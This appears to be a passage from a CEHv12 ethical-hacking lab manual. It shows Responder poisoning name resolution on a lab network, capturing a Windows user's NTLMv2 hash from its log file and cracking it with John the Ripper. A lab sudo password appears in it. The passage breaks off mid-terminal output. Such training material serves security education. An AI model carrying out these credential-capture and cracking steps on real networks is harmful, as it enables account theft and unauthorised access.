WPAD proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]


[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]


[+] Generic Options:
Responder NIC [ens3]
Responder IP [10.10.1.9]
Challenge set [1122334455667788]

[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
```

9. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, right-click on the **Start** icon, and click **Run**.



10. The **Run** window appears; type **\\"CEH-Tools** in the **Open** field and click **OK**.




11. Leave the **Windows 11** machine as it is and click **CEHv12 Ubuntu** to switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




- ## 15. Close all the open windows

16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**)

17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.

18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.




```
Activities Terminal Jun 7 00:17 ubuntu@ubuntu:~  
ubuntu@ubuntu:~$ sudo snap install john-the-ripper  
[sudo] password for ubuntu:  
snap "john-the-ripper" is already installed, see 'snap help refresh'  
ubuntu@ubuntu:~$
```

19. After completing the installation of John the Ripper, type **`sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]`** and press **Enter**.

Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




```
Activities Terminal Jun 7 00:19 ubuntu@ubuntu:~  
ubuntu@ubuntu:~$ sudo snap install john-the-ripper  
[sudo] password for ubuntu:  
snap "john-the-ripper" is already installed, see 'snap help refresh'  
